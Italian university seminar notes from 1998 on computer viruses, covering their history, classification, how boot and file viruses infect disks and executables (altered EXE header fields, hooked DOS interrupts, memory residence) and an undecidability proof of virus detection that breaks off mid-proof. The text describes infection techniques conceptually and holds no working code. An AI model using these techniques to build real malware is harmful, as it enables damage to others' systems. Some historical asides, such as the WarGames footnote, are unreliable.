Sicurezza su Reti **Anno Acc. 1997-98**
PROF. ALFREDO DE SANTIS

Computer Virus

a cura di Aniello Castiglione e Gerardo Maiorano *5 Maggio 1998*

Indice

Indice delle Figure

Indice delle Tabelle

1 Introduzione

1.1 Un pò di storia

La parola **virus** (*veleno* in latino) è da tempo usata in medicina per indicare un organismo parassita incapace di replicarsi autonomamente e che si riproduce a spese di una cellula ospite. Con il termine **Computer Virus** si è voluto indicare un programma (porzione di codice) che si riproduce e si diffonde attaccandosi ad un programma ospite. A differenza del virus biologico, il computer virus, ha interesse che il suo programma portatore continui a funzionare correttamente, dandogli così la possibilità di infettare altri programmi.

Il primo ad usare il termine virus per descrivere qualcosa che infettasse un computer fu David Gerrold nelle sue storie di fantascienza sulla "G.O.D. machine". Queste storie furono poi messe insieme e fecero parte del libro *"When Harlie Was One"* [Ger72]. Una parte di quel libro descriveva un programma chiamato VIRUS creato da uno scienziato pazzo. Un computer infetto dal VIRUS provava a contattare un altro computer via telefono. Penetrava poi in quel sistema e lo infettava con una copia del VIRUS. Questo programma si sarebbe infiltrato nel software di sistema e lo avrebbe rallentato fino a renderlo inusabile (tranne che per infettare altre macchine). L'inventore aveva pensato di vendere un programma VACCINE che poteva curare il VIRUS e prevenire le infezioni, ma accadde un disastro quando a causa di un disturbo sulla linea telefonica il VIRUS mutò e il VACCINE non era più in grado di fargli fronte.

Il termine *Computer Virus* fu usato per la prima volta in modo formale da **Fred Cohen** della University of Southern California [Coh84]. Egli definì il termine per riferirsi a qualcosa che attaccava se stesso ad altro codice e lo trasformava a sua volta in qualcosa che producesse altri virus; per citare il suo lavoro: *"... a program that can infect other programs by modifing them to include a possibly evolved copy of itself"* (*Definiamo un computer "virus" come un programma che può infettare altri programmi, modificandoli in modo da includere una possibile copia di se stesso eventualmente modificata*). Cohen sostenne che il primo "computer virus" era "nato" il 3 novembre 1983, scritto da lui stesso per un seminario durante un corso sulla *Computer Security*[1], e nella dissertazione del suo Ph.D. accreditò al suo *advisor*, L. Adleman, la provenienza di tale terminologia.

I computer virus hanno avuto una larga diffusione in seguito ad un mutato rapporto uomo-macchina: si è passato da grossi sistemi, complicati e costosi, a sistemi semplici ed economici (PC). Tutto questo ha condotto ad una massificazione della cultura informatica, ed alla adozione di programmi sempre più complessi prodotti da grosse software house. Il singolo programmatore, nonostante avesse conoscenze tecniche approfondite, non poteva competere commercialmente con le grosse catene di distribuzione, e quindi voleva in qualche modo mostrare le sue capacità. La frustrazione di queste persone si è manifestata mediante la scrittura di programmi illegali di cui i virus rappresentano la sottoclasse più pericolosa[Fer93].

1.2 Terminologia: Bombe, Cavalli di Troia, Chain letter, Worm e Virus

Intorno alla metà degli anni Settanta, la **rete di computer** del Silicon Valley Research Center veniva occasionalmente infestata da un programma che caricava se stesso su una workstation che era in *idle*, disabilitava la tastiera, disegnava delle immagini a caso sullo schermo, e

[1] È solo una coincidenza che il Worm di Morris fu diffuso il 2 novembre , la vigilia del quinto "compleanno" del primo virus? cfr. 5.1

monitorava la rete alla ricerca di altre workstation in *idle* da invadere. L'intera rete e tutte le stazioni dovevano essere arrestate (*shutdown*) e poi riavviate per ripristinare il funzionamento normale di tutto il sistema.

Nei primi giorni di settembre 1986, un pirata informatico (Kevin Mitnick[2] , arrestato definitivamente dalla FBI nel gennaio 95) si intromise in un gran numero di computer nella zona di San Francisco, invadendo tra l'altro nove università, quindici compagnie della Silicon Valley, nove siti ARPANET, e tre laboratori governativi. L'intruso lasciava una copia modificata del programma **login** che conservava le login e password immesse dagli utenti e poi le consegnava al suo autore.

Nel dicembre 1987, un messaggio natalizio proveniente dalla Germania Ovest si propagò negli USA attraverso le macchine IBM della rete **BITNET**. Il messaggio conteneva un programma che mostrava una immagine di un albero di Natale e spediva una copia di se stesso a tutti gli utenti presenti nella *mailing list* dell'utente per cui stava girando. Questo programma proliferava rapidamente spedendo se stesso da un utente all'altro della rete una o più volte in modo che il numero di copie cresceva geometricamente. La rete BITNET fu isolata finché tutte le copie furono localizzate e cancellate.

Nell'autunno del 1987, fu scoperto un programma che incorporava una sua copia in altri programmi sui personal computer della Hebrew University in Israele. Questo virus, in seguito noto come **Friday 13**, fu scoperto da uno studente, Yuval Rakavy, che si accorse che certe librerie di programmi aumentavano la loro dimensione senza una ragione apparente. Isolò il codice e scoprì che ogni venerdì la trentunesima esecuzione di un programma infetto veniva rallentata dell'ottanta percento, e che il giorno venerdì 13 maggio 1988 il virus avrebbe cancellato tutti i file su ogni computer infetto. La data rappresentava il quarantesimo anniversario dell'ultimo giorno in cui la Palestina era stata una entità politica indipendente.

Questi quattro incidenti illustrano i tipi principali di programmi illegali. Il primo tipo è un worm (verme), il secondo è un cavallo di Troia, il terzo è una chain letter, il quarto è un virus. Una descrizione di alcuni tipi di programmi illegali è la seguente:

- la **bomba logica** è una porzione di codice eseguibile incorporata in un programma, eseguita al verificarsi di una particolare condizione di innesco;
- il **cavallo di Troia** è un programma apparentemente legale che contiene però istruzioni che realizzano funzioni non richeste dall'utente o non documentate nella guida utente;
- la **chain letter** è uno script annidato in un messaggio di e-mail, che quando è eseguito, spedisce copie di se stesso a tutti gli utenti che riesce a reperire;
- il **worm** è un programma che si ricopia su reti di computer. Si ricopia da solo sfruttando, in genere, bug del sistema operativo di rete. Non necessita di un programma portatore;
- il **virus** è una porzione di codice eseguibile contenente una parte per autocopiarsi (infezione) ed eventualmente una parte per fare danni. Si ricopia da solo e necessita di un programma portatore. Oltre alla definizione di Fred Cohen (cfr. 1.1), in letteratura sono presenti definizioni alternative date da personaggi autorevoli nel mondo dei *Computer Virus*:

  Fridrik Skulason *A program that modifies other programs by placing a copy of itself inside them.*

[2]Alle sue imprese si sono ispirati gli autori del film **WARGAMES**

John McAfee *Programs (or code segments) that are:*
Self replicating and require a host or or executable disk segment
That move from machine to machine
Through transfer of diskettes
Program sharing
Data sharing
Through electronic communications
Networks
Bullettin boards
Other communications
and may or may not be harmful
Humorous
Innocuous
Catastrophic

Stanley A. Kurzban *Code that plants a (possibly changed) copy of itself in any program it can modify (and may do something else, for example, a logic bomb).*

Eugene H. Spafford *Characterized by lack of ability to run independently or spreed themselves to other machines.*

2 Classificazione e Struttura dei Computer Virus

2.1 Classificazione

I virus possono essere suddivisi con riferimento ai seguenti attributi [Kas97]:

- il media di residenza del virus;
- il metodo di infezione;
- le capacità di distruzione;
- le caratteristiche dell'algoritmo del virus;

A seconda del **media di residenza** i virus possono essere divisi in **network virus**, **file virus** e **boot virus**. I network virus si diffondono attraverso le reti, i file virus nei file, i boot virus nei *Boot Sector* o nei *Master Boot Record* (MBR) dei dischi. Ci sono anche combinazioni di queste caratteristiche, per esempio, i virus *multipartiti* [Hof97] infettano sia i file che i boot sector. Inoltre, spesso questi virus attuano delle tecniche dette di polimorfismo e di stealth.

I **metodi di infezione** sono differenti a seconda che il virus è di tipo residente o di tipo non residente. I virus residenti in memoria dopo aver infettato il computer lasciano nella RAM la loro porzione residente che in seguito intercetterà le *system call* che manipolano il file system ed i dischi. I virus **residenti** stanno in memoria e sono attivi finché il computer non viene spento o riavviato. I virus **non residenti** in memoria non infettano la RAM poiché sono attivi solo durante il lancio di un programma infetto.

In accordo alle loro **capacità distruttive**, i virus possono essere divisi in [Kas97]:

- **innocui**, sono quei virus che non alterano le operazioni del computer, come risultato della loro propagazione si ha solo una diminuzione dello spazio libero sul disco;
- **non dannosi**, sono quei virus la cui influenza si manifesta solo con una diminuzione dello spazio libero sul disco, col mostrare grafici, suoni o altri effetti;
- **dannosi**, sono quei virus che possono causare dei problemi alle normali operazioni del computer;
- **molto dannosi**, sono quei virus il cui unico scopo è fare dei danni difficilmente recuperabili come: la distruzione dei programmi, la cancellazione di informazioni vitali per il sistema (formattazione di porzioni del disco);

Inoltre, i virus sono come gli altri programmi: un errore nella loro programmazione può causare danni al sistema anche se l'autore del virus non li ha previsti esplicitamente. Ad esempio, un virus fondamentalmente innocuo come "DenZuk" [Hof97] lavora correttamente con dischetti da 360K, ma può cancellare alcune informazioni su dischetti più grandi rendendoli di fatto inutilizzabili.

Analizzando le **caratteristiche algoritmiche** si possono distinguere i gruppi di virus seguenti:

- **companion**, sono file virus che non cambiano la grandezza dei file. L'algoritmo di lavoro di questi virus è creare dei file "compagni" dei file eseguibili con estensione EXE, che hanno lo stesso nome, ma con estensione COM. Per esempio, per il file XCOPY.EXE è creato il file XCOPY.COM. Il virus scrive se stesso come file COM e non cambia il file EXE in questo modo infettato. Quando l'utente lancia il programma dalla linea di comando, scrivendone semplicemente il nome, il DOS cerca ed esegue il file COM, cioè il virus, che a sua volta lancerà il file EXE. Il virus non fa altro che sfruttare la caratteristica del DOS che cerca dapprima il file che abbia quel nome con estensione COM, poi se non esiste un tale file lo cerca con estensione EXE ed infine con estensione .BAT [Wil93].

- **parasistic**, sono tutti i virus che non sono *companion* e che diffondendo le loro copie cambiano i contenuti dei file o delle aree di sistema.

- **stealth**, sono quei virus che sembrano *invisibili*, che cioè usano delle tecniche raffinate per nascondere la loro presenza sia all'utente sia ai programmi antivirus. Inoltre, non infettano i file servendosi delle *system call* del sistema operativo. Alcuni virus di questo genere, quando sono residenti in memoria, sono capaci di alterare l'output del comando *DIR* in modo che la dimensione dei file infetti non risulti aumentata. Chiaramente se il virus non è residente, utilizzando il comando precedente si rilevano dei file che hanno una dimensione più grande di quella originaria (cfr. 4.4).

- **polymorphic**, sono quei virus che sono abbastanza difficili da rilevare, poiché non hanno una firma, cioè non contengono blocchi costanti di codice. In molti casi due istanze dello stesso virus non hanno blocchi di codice simili. Ciò è ottenuto cifrando le routine principali del virus e modificando l'**aspetto**, ma non la funzionalità, della routine di decifratura 4.2.

Per infettare un file, un virus deve eseguire alcune azioni atte a **mascherare** e **velocizzare** la sua diffusione. Una di queste azioni è la gestione dell'attributo *read-only*, che si deve resettare prima dell'infezione e ripristinare dopo. Molti file virus leggono la data dell'ultima modifica del file, la conservano e dopo l'infezione la ripristinano. Per mascherare la loro diffusione alcuni virus agganciano un interrupt del DOS, chiamato quando si tenta di scrivere su un disco protetto da scrittura (INT 24h), in modo da evitare la stampa del avviso "Disco protetto da scrittura". La **velocità di propagazione** di un virus può anche essere una sua caratteristica algoritmica, infatti, un virus può scegliere di infettare un file solo quando viene eseguito, di infettare un file quando viene aperto, rinominato o quando il sistema operativo gli cambia data, ora, o attributi.

2.2 Struttura dei Boot virus

2.2.1 Inserimento di un virus in un Boot sector

I Boot virus (vedi figura 1) infettano il Boot sector di un floppy disk e il Boot sector o il Master Boot Record degli hard disk. Durante l'infezione il virus copia il Boot sector (o MBR) originale su un altro settore del disco (per esempio il primo settore libero) e copia se stesso nel Boot sector (o nel MBR). Se il virus è più grande della dimensione del settore (512 byte), allora solo la prima parte del virus è inserita nel Boot sector, mentre le altre parti del virus sono installate in altri settori del disco (vedi figura 1). Questi settori in genere vengono marcati come *BAD sector*[3].

[3] In realtà viene marcato *bad* nella **FAT** il *Cluster* (unità di allocazione dei file del DOS) corrispondente



Figura 1: boot virus

Ci sono vari modi per installare sul disco il Boot sector infetto e la continuazione del virus: si può inserire il virus nei settori dei cluster liberi di un disco logico, oppure nei settori non usati del disco fisico, cioè quelli non appartenenti ad una partizione.

Nel primo caso, il virus deve gestire la File Allocation Table (FAT) ed in particolare deve marcare BAD i cluster corrispondenti ai settori occupati dal virus. Questo metodo, per esempio, è quello usato dai virus *"Brain"* e *"Ping Pong"* [Hof97].

Nel secondo caso, il virus utilizza dei settori del disco che non vengono usati o sono raramente usati. Su un hard disk questi settori sono quelli che si trovano tra il Master Boot Record e il Boot sector, mentre su un dischetto vengono usati i settori finali della root directory.

Ci sono anche altri metodi per installare un virus su un disco, per esempio, formattare una traccia addizionale (solo per i floppy), sfruttare i settori non utilizzati alla fine di una partizione e così via.

2.2.2 Algoritmo di lavoro dei Boot virus

I Boot virus conosciuti sono tutti di tipo residente in memoria. Essi installano se stessi nella memoria del computer quando si fa un reboot da un disco infetto. In quel momento il *Bootstrap loader* del sistema legge il contenuto del primo settore del disco usato per fare il boot, copia in memoria le informazioni lette e trasferisce il controllo ad esse (cioè al virus). Il virus in genere esegue le seguenti operazioni:

1. riduce la quantità di memoria libera;
2. carica dal disco la seconda parte (se c'è);
3. si copia nello spazio di memoria ottenuto al punto 1.;
4. setta i vettori di interruzione che gli sono necessari;

5. esegue operazioni addizionali che variano da virus a virus;
6. carica in memoria il Boot sector originale e gli trasferisce il controllo.

I boot virus si comportano in modo analogo ai file virus residenti, agganciano le *system call* dirette ai dischi per infettarli, ed inoltre, al verificarsi di una condizione di innesco eseguono o delle operazioni distruttive o degli effetti audio e/o video.

2.3 Struttura del File virus

I file virus infettano i file eseguibili (EXE e COM), i device driver (SYS), e attualmente sono in grado anche di infettare i file documento (DOC) di Microsoft WORD©. Infatti, attraverso le macro istruzioni (Word Basic) fornite dal programma, alcuni tipi di virus chiamati *Word Macro virus* sono in grado di passare da un documento all'altro (cfr. A.1).

È possibile anche infettare i *batch* file (BAT), solo che questo tipo di virus è molto raro ed è facile da rilevare e cancellare.

2.3.1 Inoculazione di un virus in un device driver



Figura 2: Infezione di un device driver

Fortunatamente solo pochi virus infettano i file SYS (vedi figura 2). Tali virus possono essere estremamente pericolosi ed hanno una grossa vitalità, perché si installano in memoria prima del caricamento di un programma anti-virus. Essi aggiungono il loro codice al corpo del file (vedi figura 2) e modificano l'header in modo da cambiare gli indirizzi delle routine *Strategy* e *Interrupts* del driver da infettare. Quando il DOS carica un driver infetto e lo inizializza, il virus intercetta la richiesta del sistema operativo, inizializza se stesso ed il driver, e rimane in memoria insieme con il codice del driver, diventando di fatto una parte del sistema operativo.

2.3.2 Inoculazione di un virus nei file COM ed EXE

I file eseguibili possono avere solo due formati: COM ed EXE. Il file in formato COM è una eredità del DOS 1.0, mentre il formato EXE è nato in seguito. La differenza principale è che un file COM non può essere più lungo di 64K e mantiene stack, dati e codice insieme.

Un file EXE, invece non ha limitazioni sulla dimensione e mantiene separati stack, dati e codice. L'estensione del nome del file non sempre corrisponde al suo formato: infatti, il DOS stabilisce che si tratta di un file in formato EXE guardando i primi due byte del file; se questi corrispondono ad MZ o ZM[4], allora si tratta di un file EXE, altrimenti si tratta di un file COM.

I file COM ed EXE sono infettati in modo diverso: quindi un virus prima di infettare un file deve stabilirne il formato. I virus possono risolvere il problema in due modi: analizzando l'estensione o analizzando l'header (come il DOS). Il primo metodo può generare degli errori, perché, un file pur avendo estensione COM può avere formato EXE e viceversa. Ciò può portare ad una infezione sbagliata che non danneggia il virus, ma non da più la possibilità agli anti-virus di ripristinare il file originale.

I file virus si diffondono inserendosi nel corpo del file vittima. Ci sono tre possibilità: all'inizio del file (**prepending**), alla fine del file (**appending**) o nel mezzo.

Vi sono varie possibilità per inserire un virus nel mezzo di un file eseguibile, per esempio, può essere inserito nella **stack area** o in una porzione di codice non utilizzata o spostando un pezzo di codice da un'altra parte e inserendosi nel buco così creato.



Figura 3: Prepending: primo modo

Per inserire il virus all'inizio del file (prepending) ci sono tre modi. Il primo (vedi figura 3) consiste nel creare uno spazio vuoto iniziale, ricopiando e risistemando il codice originale del file dopo questo spazio; poi il virus si copia nello spazio libero. Il secondo (vedi figura 4) consiste nell'avere l'immagine del virus in memoria e di accodare a questa l'immagine del file da infettare e salvare poi sul disco il tutto. Il terzo (vedi figura 5) consiste nel sovrascrivere (overwriting) col codice del virus l'inizio del file, ma chiaramente ciò distrugge il file originale.

Alcuni virus, che infettano i file usando il primo o il secondo metodo, scrivono anche un blocco di informazioni alla fine del file (per esempio, il virus "Jerusalem" [Hof97] con questo blocco distingue i file infetti da quelli non infetti). L'inoculazione del virus all'inizio del file è spesso usata dai virus che infettano i file eseguibili in formato COM. Il modo più comunemente usato dai virus per infettare i file è attaccarsi alla loro fine. Il virus modifica l'inizio del file in modo che venga eseguito **prima** il codice del virus e poi quello del programma ospite.

In un file COM (vedi figura 6), nella maggior parte dei casi, ciò è ottenuto modificando i primi tre (o più) byte del codice, inserendo una istruzione di **JUMP** al corpo del virus e

[4]Sono le iniziali di Mark Zibkowsky, ideatore della versione 2.0 di MS-DOS



Figura 4: Prepending: secondo modo



Figura 5: Prepending: terzo modo (overwriting)

copiando i byte originali prima di alterarli.

In un file EXE (vedi fugura 6), ciò è ottenuto alterando la parte formattata dell'header (vedi tabella 1). Si modifica l'indirizzo di inizio (CS:IP) in modo da farlo puntare all'inizio del virus, si modifica la lunghezza del modulo eseguibile (offset 02h e 04h) e si modifica anche il puntatore iniziale allo stack. Il valore originale di ogni entrata modificata viene conservato per dare la possibilità al virus di poter eseguire il codice del programma portatore.

2.3.3 Algoritmo di lavoro dei file virus

Dopo aver preso il controllo il virus esegue, in genere, le seguenti azioni:

1. ripristina l'immagine del programma portatore (per un programma COM riscrive i byte che aveva alterato in fase di infezione, per un programma EXE ricalcola l'indirizzo di inizio originale);

2. se il virus è di tipo residente controlla se è già installato in RAM, e se non lo è si installa;

3. se il virus è di tipo non residente ricerca un programma vittima da infettare nella directory corrente, nella directory root e/o nelle directory elencate nella variabile di ambiente PATH;

4. esegue un eventuale danno se si verifica la condizione di innesco (data, contatori, azioni utente);



Figura 6: Inoculazione di un virus alla fine del file

Offset	Nome	Dim.	Commento
00	Signature	2 byte	Sempre 4Dh5Ah
*02	Last Page Size	1 word	Numero di byte nell'ultima pagina
*04	File Pages	1 word	Numero di pagine da 512 byte
06	Reloc Items	1 word	Numero di entrate nella tabella di rilocazione
08	Header Paragraphs	1 word	Dim. dell'header in numero di paragrafi (16 byte)
0A	MinAlloc	1 word	Minimo spazio di memoria richiesto in paragrafi
0C	MaxAlloc	1 word	Massimo spazio di memoria richiesto in paragrafi
*0E	PreReloc SS	1 word	Valore Stack segment (SS) prima della rilocazione
*10	Initial SP	1 word	Valore iniziale del registro SP
12	Negative checksum	1 word	Sempre Ignorato
*14	PreReloc IP	1 word	Valore iniziale del registro IP
*16	PreReloc CS	1 word	Valore Code segment (CS) prima della rilocazione
18	Reloc Table Offset	1 word	Posizione della tabella di riloc. dentro l'header
1A	Overlay Number	1 word	Ignorata se non è un overlay
1C	Reserved	2 word	Informazioni sul linker

* denota i byte che sono alterati dai virus

Tabella 1: Parte formattata dell'header

5. nasconde le tracce lasciate durante l'infezione e ritorna al programma principale.

2.4 Virus residenti in memoria

Il DOS fornisce soltanto un modo per creare i moduli residenti (TSR): la funzione KEEP (INT 21h, AH=31h oppure INT 27h). La maggior parte dei virus residenti per mascherare la loro diffusione usano un altro metodo per diventare residenti: processano le aree di sistema che controllano l'allocazione della memoria (MCB), si riservano dello spazio libero in memoria, lo marcano come occupato e vi scrivono dentro la loro copia. Alcuni virus inseriscono la loro porzione residente in delle aree di sistema libere: parte della tavola dei vettori di interruzione, parte della *DOS comunication area*, l'area dei buffer di sistema, negli Upper Memory Block (UMB) e nella memoria XMS o EMS.

Vi sono solo due modi per un virus di tipo residente di **controllare** se è già presente in memoria una sua copia. Il primo è quello di introdurre una nuova *function call* per un certo interrupt, che una volta chiamata dal virus restituisca un valore che segnali la presenza di una copia già attiva in memoria. Il secondo metodo consiste nello scandire la memoria alla ricerca di una copia del suo codice. Se non vi è già una copia del virus attiva in memoria, allora si ritaglia uno spazio di memoria in cui si annida ed intercetta le *system call* per effettuare la sua opera di diffusione e danneggiamento.

Gli interrupt **intercettati** variano da virus a virus, però quasi sempre viene intercettata l'interrupt INT 21h ed in particolare vengono agganciate le *system call* seguenti:

- 4Bh, caricamento di un programma in memoria;
- 3Ch, creazione di un file;
- 3Dh, apertura di un file;
- 3Fh, chiusura di un file;
- 43h, cambio attributi di un file;
- 56h, rinominazione di un file.

Della INT 21h qualche volta vengono agganciate anche le *function call* di gestione delle directory e dei dischi (le funzioni 11h, 12h, 4Eh, 4Fh).

3 Rilevamento e metodi di rimozione dei virus

3.1 Il problema del rilevamento di un virus è formalmente indecidibile

Il problema di stabilire se esiste un virus su un sistema è **indecidibile**. Tuttavia, ciò non vuol dire che sia impossibile scoprire un virus in un sistema. Infatti se di un certo virus se ne possiede la **firma**[5], basterà ricercare all'interno dei programmi l'eventuale presenza di tale impronta virale. Quindi l'indecidibilità significa che non esiste una soluzione generale al problema di scoprire la presenza di un virus in un sistema. Diamo ora alcune definizioni utili per mostrare quanto detto:

Definizione 3.1 *Un* **algoritmo** *è un insieme finito di istruzioni che, se eseguite, determinano una elaborazione che ha* **sempre** *termine in un tempo finito.*

Concetti equivalenti: funzioni ricorsive, linguaggi ricorsivi.

Definizione 3.2 *Una* **procedura** *è un insieme finito di istruzioni che, se eseguite, determinano una elaborazione che* **può** *non avere sempre termine in un tempo finito.*

Concetti equivalenti: funzioni parzialmente ricorsive, linguaggi ricorsivamente enumerabili.

Definizione 3.3 *Un problema è* **decidibile** *se esiste un algoritmo che lo risolve. Un problema è* **semi-decidibile** *se esiste una procedura (ma non un algoritmo) che lo risolve. Un problema è* **indecidibile** *se NON esiste né una procedura, né un algoritmo che lo risolve.*

W. Dowling [Dow89] ha dimostrato che, qualunque sia la definizione di virus, nessun programma può contemporaneamente testare il proprio input alla ricerca di un virus ed essere sicuro di non diffondere esso stesso un virus. Vediamo in che modo Dowling ha teorizzato ciò.

I programmi girano in un ambiente: ciò significa che qualsiasi programma è eseguito come subroutine di un programma logicamente indipendente, che è il sistema operativo. Supponiamo che un virus sia un programma che quando è in esecuzione alteri il codice del sistema operativo. Questa ipotesi dà luogo alle seguenti osservazioni:

- Un aggiornamento del sistema operativo non è un virus, in quanto sostituisce e non altera il precedente sistema operativo.

- Non importa quale sia il tipo di alterazione avvenuta; ad esempio, ai fini della nostra dimostrazione, non è neppure necessario che il programma definito virus inserisca il proprio codice in un programma ospite.

Definizione 3.4 *Un programma P diffonde un virus sull'input x se facendo girare P con input x sotto il sistema operativo OS, allora P altera OS.*

Definizione 3.5 *Un programma P è* **safe** *sull'input x se facendo girare P con input x sotto il sistema operativo OS, allora P non altera OS.*

Definizione 3.6 *Un programma P è* **safe** *se P è* **safe** *per ogni input x.*

[5] Sequenza di byte, non necessariamente consecutivi, che lo identificano univocamente.

Supponiamo di poter disporre di un programma **filtro** che ricevendo in input un programma stabilisca se sia un virus o no, con la garanzia di non diventare esso stesso un veicolo per la diffusione dell'infezione.

Teorema 3.7 *Questo programma* **filtro** *non può esistere.*

Dimostrazione: Sia OS un sistema operativo. Sia P un generico programma. Sia x un fissato input per il programma P. Supponiamo che esistano virus per OS (altrimenti non avremmo nulla da dimostrare). Supponiamo, per assurdo, che esista un programma filtro `IS-SAFE`, che sia **safe**, il quale sia in grado di stabilire se un arbitrario programma P sia **safe** su un arbitrario input x, cioè:

```
IS-SAFE(P,x)
{
   if ("P e' safe sull'input x") return YES;
   else return NO;
}
```

Stabilito che esistano virus per OS e che esiste `IS-SAFE`, allora potremmo scrivere un programma $V()$ che accetta un argomento, il quale sia contemporaneamente **safe** e **non safe**:

```
V(P)
{
   if(IS-SAFE(P,P)==NO) printf("Ciao");   /* qui' e' safe */
   else "altera OS"                      /* qui' non e' safe */
}
```

Dimostriamo allora che `IS-SAFE` non potrebbe essere contemporaneamente **safe** e comportarsi in maniera corretta. Infatti, esaminiamo il comportamento di $V(V)$, cioè come si comporta il programma V quando riceve in input se stesso. Allora:

- se V è **safe** sull'input V, significa che non è stata eseguita la clausola *else*, cioè `IS-SAFE(V,V)=NO`, cioè `IS-SAFE` avrebbe dato una risposta sbagliata e quindi non sarebbe corretto;

- se V **non è safe** sull'input V, cioè se $V(V)$ altera OS, vi sono due possibilità:

